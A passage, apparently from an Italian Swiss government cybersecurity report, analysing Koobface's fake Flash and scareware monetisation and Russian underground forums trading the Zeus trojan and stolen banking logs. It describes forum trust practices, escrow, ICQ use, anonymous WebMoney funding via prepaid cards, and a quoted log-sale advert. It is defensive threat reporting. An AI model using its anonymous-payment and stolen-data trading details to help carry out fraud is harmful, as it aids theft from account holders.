
Alla fine la vittima verrà indirizzata verso uno degli IP indicati pocanzi il quale fornirà un file chiamato «setup.exe» (che contiene il cavallo di Troia Koobface). Questo file pretende di essere una versione del famoso lettore Adobe Flash Player. Quindi per visionare un presunto filmato in versione Flash, bisognerà istallare «setup.exe». Ovviamente si tratta solo di un pretesto per garantirsi la collaborazione della vittima:



Il gruppo che gestisce la rete bot creata da Koobface non è unicamente interessato a risolvere i test CAPTCHA per poter registrare nuovi URL e infettare nuovi utenti. Alla fine di tutto ci sono i soldi ed è a quelli che tutti i criminali della rete mirano. Ma come monetizzano la loro attività? Dancho Danchev, consulente indipendente in ambito di sicurezza, segue da diverso tempo l'attività di Koobface e ha riportato diversi modelli di business. Uno tra questi si basa sul noto modello di Conficker, lo « Scareware Business Model"[60]. Nella quarta fase che ab-

[60] http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html (stato 16.02.2010)

biamo visto pocanzi, invece di avere un sito dove sembra esservi un video in formato Flash, si trova un cosiddetto "Rogue Antispyware" o "Rogue Antivirus". I criminali fanno credere all'utente che il proprio computer è infetto e che scaricando l'applicazione antivirus o anti-spyware si potrà eliminare la minaccia. Per un costo di alcune decine di dollari si potrà comprare il software, che in realtà è un codice nocivo. Ancora una volta il social engineering gioca un ruolo fondamentale:




Una lista di siti web che veicolano falsi programmi antivirus, la si può trovare su abuse.ch.

Un altro esempio di come il gruppo dietro a Koobface stia cercando di ricavare utili dalla propria attività lo illustra ancora Dancho Danchev[61]. I criminali hanno iniziato a compromettere siti web legittimi inserendo una PHP backdoor shell chiamata C99 (Synsta mod), con lo scopo di rindirizzare il traffico generato dagli utenti Mac OS X ad attività di affiliazione come quella di AdultFriendFinder[62]. In sostanza, ogni qualvolta il sito infetto determina che il sistema operativo del visitatore è Mac OS X, egli viene indirizzato verso un sito che ospita una pubblicità per AdultFriendFinder con l'identificativo del gruppo Koobface:

[61] http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html (stato 16.02.2010)

[62] https://secure.adultfriendfinder.com/p/partners/main.cgi (stato 16.02.2010). Con questo programma di affiliazione si può guadagnare 1$ ogni qualvolta un utente è indirizzato verso il sito in questione.



7.2 Sguardo nei forum russi di hacker

Forums per la compravendita di codici nocivi e di logs

Punto di partenza di questa ricerca è stato il cavallo di Troia Zeus. Zeus, conosciuto anche nelle varianti Zbot, Wsnpoem o Infostealer.Banker.C è un cavallo di Troia principalmente utilizzato per rubare informazioni durante le sessioni e-banking o per catturare le digitazioni sulle tastiere. Esso è veicolato verso le vittime tramite drive-by download o phishing. Il software è venduto nella sua versione originale da un ristretto numero di persone, mentre in diversi forum sono vendute da molti altri utenti versioni copiate, nelle quali sono state inserite normalmente delle backdoor. Inserendo delle backdoor, i criminali si assicurano che al momento in cui Zeus verrà utilizzato, essi avranno la possibilità di accedere ai dati raccolti dal criminale che ha comprato da loro il software Zeus. Si genera così una catena di furti di dati tra i vari criminali. Le reti bot create grazie a Zeus sono composte oggigiorno da milioni di computer[63]. Il 3 novembre 2009, una coppia di inglesi è stata arrestata e accusata di aver rubato dati personali grazie a Zeus[64].

Seguendo questa traccia MELANI ha individuato alcuni forum dediti ad attività illegali. Normalmente questi forum sono strutturati in modo classico, suddividendo le varie stanze per tematiche, come la vendita di codici nocivi, la vendita di informazioni rubate o il supporto. Gli utenti possono essere etichettati secondo il grado di fiducia che in essi vi si può riporre. Capita sovente infatti che una transazione, ad esempio la compravendita di dati rubati, non sia soddisfacente per entrambe le parti, in quanto i dati venduti non corrispondono a ciò che era stato promesso. In questi casi l'utente truffato può denunciare il truffatore all'amministratore del sito, il quale lo potrà inserire in una "black list" in modo da evitare altri problemi futuri.

[63] http://blog.damballa.com/?p=569. Per maggiori informazioni sul funzionamento di Zeus si può visitare il sito: http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits (stato 17.02.2010)
[64] http://www.timesonline.co.uk/tol/news/uk/crime/article6922098.ece (stato 17.02.2010)

I criminali più accorti frequentano forum innocui

Non sempre però le attività underground avvengono in forum dichiaratamente dediti all'illegalità. Spesso infatti la compravendita avviene su forum che nulla hanno a che vedere con la criminalità nel cyberspazio. Forum che discutono di attività ludiche o di sport sono utilizzati come piattaforme per camuffare attività illegali. I criminali si confondo fra gli utenti normali, fingendosi musicisti o sportivi, ma i loro clienti sanno come trovarli.

Altri tipi di forum: i Carding


Altri forum invece, come quelli dediti alla compravendita di dati di carte di credito, sono più restrittivi. Per potervi accedere si richiede un pagamento e una garanzia fornita da un membro.

Attività principali


I membri di questi forum condividono conoscenze informatiche e intrattengono attività di compravendita di prodotti o servizi. Praticamente tutti i forum hanno una sezione chiamata "Vendita/Acquisto/Servizi". Per quanto concerne Zeus si possono individuare le attività seguenti:

- vendita del cavallo di Troia Zeus;
- vendita di logs ottenuti grazie a Zeus (normalmente con una nota d'accompagnamento che indica l'origine geografica dei logs, per Paese o misti);
- la vendita di parser (analizzatori) per i logs di Zeus;
- la vendita di un servizio di identificazione di links all'interno dei logs, il che significa che l'acquirente può ricevere solamente i logs a partire dagli URL che gli interessano;
- vendita di software che controllano la validità dei link.

Un esempio di un'applicazione per controllare la validità dei link:



Un esempio di un parser per Zeus:



Alcuni di questi programmi sono offerti gratuitamente. Come detto pocanzi questo potrebbe essere dettato non da ragioni di cameratismo, bensì per infettare altri utenti e ottenere informazioni. Si possono trovare anche dei logs gratuiti, normalmente datati e quindi inservibili.

Garanzie

Spesso per poter vendere servizi o prodotti sui forum, i venditori devono passare attraverso un processo di verifica. L'amministratore del sito si assume il compito di verificare l'autenticità dei prodotti venduti, in modo da garantire un clima di fiducia all'interno del forum. È infatti abbastanza frequente trovare delle discussioni temporaneamente chiuse con note da parte dell'amministratore quali "il servizio è momentaneamente chiuso – per verifica" o "l'utente è stato verificato": questo vuol dire che l'amministratore, attraverso un processo privato, ha personalmente verificato le applicazioni messe in vendita o i servizi come la validità di logs o altro. L'amministratore è inoltre responsabile per tutti i membri contenuti nella "white list" (la lista degli utenti verificati) del forum. In caso di truffa, l'intera sessione di chat tra venditore e compratore viene pubblicata nella sezione di arbitraggio, dove l'amministratore rende note le sue motivazioni a favore o contro le persone coinvolte. Le conseguenze possono essere un "ban", l'esclusione di un dato nickname dal forum (l'utente cercherà quindi di registrarsi con un altro pseudonimo) o l'inclusione nella "black list".

Membri dei forum

Altra caratteristica tipica di questi forum è la volontà dei membri di mantenere un alto grado di anonimità – fornendo dati fasulli e utilizzando servizi di proxy o bot per avere un altro indirizzo IP prima di accedere ai forum.
Le stesse persone sono presenti in più forum, o almeno gli stessi gruppi di persone (o gang). A volte si identificano con gli stessi nickname oppure si tradiscono attraverso un processo di arbitraggio o nei loro messaggi indicano quali sono i loro soprannomi. A volte l'offerta è pubblicata su diversi forum con un identico testo da parte di persone con differenti nickname. In alcuni casi si tratta della stessa persona, ma sovente si tratta di un gruppo di venditori facenti parte della stessa gang.

Gruppi

Nei forum osservati operano gruppi criminali organizzati. I leader di questi gruppi (o i programmatori dei codici nocivi), non appaiono mai di persona. I più attivi sono infatti i rivenditori, cioè coloro che hanno l'esclusiva per rivendere il prodotto originale (spesso le controversie vertono appunto sull'identificazione dei rivenditori, a sapere se sono autorizzati oppure no).

In un periodo di osservazione di 36 giorni, durante il quale una nuova versione di Zeus è stata immessa sul mercato, 16 annunci sono stati pubblicati su uno dei maggiori forum underground. 10 di questi messaggi sono stati pubblicati nell'arco di 10 giorni. Lo stesso annuncio è poi stato pubblicato da altri rivenditori in altri forum a distanza di pochi giorni.

Rivalità

Le discussioni sono spesso farcite da epiteti poco eleganti, questo è il costume che si usa in queste piazze di discussione. Talvolta però gli insulti non sono sufficienti a calmare gli animi. In più occasioni MELANI ha osservato che gli utenti desiderano fissare degli incontri nel mondo reale per risolvere la questione alla vecchia maniera. Questi sono segni di una concreta e feroce rivalità tra differenti gruppi per la spartizione del mercato.

Comunicazione

Dopo un primo contatto sul forum, le discussioni di compravendita o le discussioni intrattenute tra l'amministratore e i membri avvengono in modo privato. Normalmente il mezzo più utilizzato è la piattaforma ICQ. Gli utenti tendono ad utilizzare conti ICQ rubati per aumentare il grado di anonimità – vi è infatti un mercato molto attivo di compravendita di conti ICQ.

Metodi di pagamento

Nella maggior parte dei casi il metodo di pagamento preferito è attraverso WebMoney. Si tratta di una moneta elettronica e di un sistema di pagamento online, dove i proprietari dei conti possono rimanere completamente anonimi gli uni agli altri.
Gli utenti possono aprire più conti e lavorare con diverse divise. I conti sono definiti "portafogli". I tipi di portafoglio disponibili sono:

WMG – equivalente all'oro
WMZ – equivalente al dollaro americano
WME – equivalente all'euro
WMR – equivalente al rublo russo
WMU – equivalente alla grivna ucraina

I conti sono identificati attraverso un numero ID di WebMoney. A dipendenza del profilo scelto, l'utente può restare completamente anonimo e usare solo una minima parte dei servizi offerti oppure fornire copia del passaporto e approfittare di tutti i servizi di WebMoney.
L'anonimato è garantito non solo dall'assenza di informazioni nel profilo dell'utente, ma anche dai metodi attraverso cui è possibile caricare i soldi sui conti elettronici. Le possibilità per il deposito dipendono dal tipo di portafoglio. Per i Paesi facenti parte del CIS (Comunità degli Stati Indipendenti) è possibile utilizzare delle carte WM prepagate, le quali possono essere ottenute presso i rivenditori WebMoney presenti fisicamente in questi Stati. Non vi è la possibilità di accreditare un conto attraverso carte di credito, tutti i metodi disponibili sono anonimi. Per l'Europa il metodo più comodo per riempire un portafoglio è attraverso le carte prepagate PaySafe. Sul sito web ufficiale[65] sono indicati i punti di vendita di queste carte, normalmente ottenibili nei chioschi. Si tratta ancora una volta di un metodo anonimo. Ottenere una carta in Svizzera è quindi semplice e anonimo. Una volta comprata, sul retro vi è un codice PIN da inserire nel proprio conto WebMoney in modo da accreditarlo, pagando delle spese amministrative. Nessun dato personale è richiesto:

[65] http://www.paysafecard.com/ch/ (stato 18.02.2010)

Così come è stato il caso dei conti ICQ per la comunicazione, anche i conti WebMoney rubati sono un prodotto richiesto sui forum. In questo modo gli utenti aggiungono uno strato di anonimità alla propria attività illegale, pagando attraverso conti di utenti ignari.

Spesso per evitare imbrogli, le transazioni sono effettuate con una protezione. Si tratta di una prestazione messa a disposizione da WebMoney. In questo caso colui il quale invia i soldi può decidere di attivare un blocco attraverso un codice: solo dopo la ricezione del prodotto o del servizio, e dopo aver controllato che si tratti effettivamente di ciò che si era ordinato, il compratore fornirà il codice al venditore per sbloccare la somma di denaro.

Medesime persone con diversi pseudonomi

Come si è potuto leggere in precedenza, spesso si riscontra lo stesso testo in differenti forum. Questo accade quando una nuova versione di un software è messa in circolazione o quando nuovi logs sono disponibili. A pubblicare questi testi può essere la stessa persona con differenti pseudonimi oppure differenti persone facenti parte dello stesso gruppo organizzato

Esempio: "Sopranome A" (forum 1) und "Sopranome B" (forum2)

Forum 1
Membro: Sopranome A
Registrato: 15.08.2009
Messaggio pubblicato: 17.08.2009
Vendita: logs di ZeuS, provenienza .RU

Quantità e prezzo: **26MB di logs — 35 wmz**
ICQ: xxxxxx

Forum 2
Membro: Sopranome B
Registrato: 10.08.09
Messaggio pubblicato: 17.08.09
Vendita: logs di ZeuS (provenienza non esplicita, in uno screenshot era possibile vedere "Logs GB")
Quantità e prezzo: **26MB di logs — 35 wmz**
ICQ: xxxxxx

Testo pubblicato sul forum1:

Логи RU

Продаем в одни руки

С протекцией, не работаем

Кидалы и не адекваты, просьба уйти сразу в лес ===>

Цена:
26мб логов-35 wmz
****

Testo pubblicato sul forum2:

Продаем в одни руки

С протекцией, не работаем

Кидалы и не адекваты, просьба уйти сразу в лес ===>

Всегда готов пройти проверку

Цена:

26мб логов-35 wmz
****

I testi pubblicati erano completamente identici: (in russo)

Traduzione letterale:

("Invierò i logs solo ad una persona
Non lavoro con la protezione
Imbroglioni e persone non adeguate – andate all'inferno")

Il fatto di dichiarare la vendita dei logs ad una sola persona è un metodo per attirare maggiori interessati. Infatti se si ottiene l'esclusiva dei dati (che contengono informazioni quali nomi di utilizzatore e password per accedere a conti bancari o conti PayPal ad esempio) si avrà la garanzia di essere gli unici a poter sfruttare le informazioni e quindi ad avere una certa sicurezza di poter ottenere un guadagno. Il venditore inoltre segnala di non lavorare con la protezione, il che significa che non si potranno applicare misure di protezione del versamento attraverso WebMoney.

Lista di Paesi con la relativa percentuale

Un membro di un forum ha messo in vendita dei logs misti. Per maggior chiarezza il venditore ha pubblicato la lista dei Paesi con la relativa percentuale, in modo che l'acquirente possa sapere con quali Paesi dovrà lavorare. Da notare che la Russia e membri del CIS fanno anche parte di questa lista: l'idea diffusa che i criminali provenienti da quella zona geografica non siano interessati a generare un guadagno con i dati rubati ai propri concittadini per evitare ripercussioni in patria viene qui smentita:

GEO Count Perc	(AZ) Azerbaijan 3 0.34%
(--) Uknown 254 28.48%	(VN) Vietnam 3 0.34%
(ID) Indonesia 232 26.01%	(EG) Egypt 3 0.34%
(UA) Ukraine 40 4.48%	(PK) Pakistan 2 0.22%
(IN) India 37 4.15%	(CO) Colombia 2 0.22%
(KZ) Kazakstan 33 3.7%	(GB) United Kingdom 2 0.22%
(RU) Russian Federation 30 3.36%	(HU) Hungary 2 0.22%
(TW) Taiwan 30 3.36%	**(CH) Switzerland 2 0.22%**
(MY) Malaysia 22 2.47%	(BG) Bulgaria 2 0.22%
(TH) Thailand 18 2.02%	(MK) Macedonia 1 0.11%
(IL) Israel 18 2.02%	(QA) Qatar 1 0.11%
(BY) Belarus 18 2.02%	(PA) Panama 1 0.11%
(MD) Moldova, Republic of 11 1.23%	(GH) Ghana 1 0.11%
(IR) Iran, Islamic Republ 10 1.12%	(HR) Croatia 1 0.11%
(LT) Lithuania 9 1.01%	(LB) Lebanon 1 0.11%
(MX) Mexico 9 1.01%	(MN) Mongolia 1 0.11%
(SA) Saudi Arabia 8 0.9%	(RS) Serbia 1 0.11%
(CZ) Czech Republic 7 0.78%	(DE) Germany 1 0.11%
(EE) Estonia 7 0.78%	(PL) Poland 1 0.11%
(CN) China 7 0.78%	(HK) Hong Kong 1 0.11%
(GE) Georgia 6 0.67%	(NG) Nigeria 1 0.11%
(KR) Korea, Republic of 6 0.67%	(IE) Ireland 1 0.11%
(RO) Romania 6 0.67%	(BD) Bangladesh 1 0.11%
(AR) Argentina 6 0.67%	(DK) Denmark 1 0.11%
(AM) Armenia 4 0.45%	(CL) Chile 1 0.11%
(PH) Philippines 4 0.45%	(ZA) South Africa 1 0.11%
(BE) Belgium 4 0.45%	(DZ) Algeria 1 0.11%
(UZ) Uzbekistan 4 0.45%	(US) United States 1 0.11%
(SG) Singapore 4 0.45%	(EU) Europe 1 0.11%
(FI) Finland 3 0.34%	(TJ) Tajikistan 1 0.11%
(VE) Venezuela 3 0.34%	Total: 892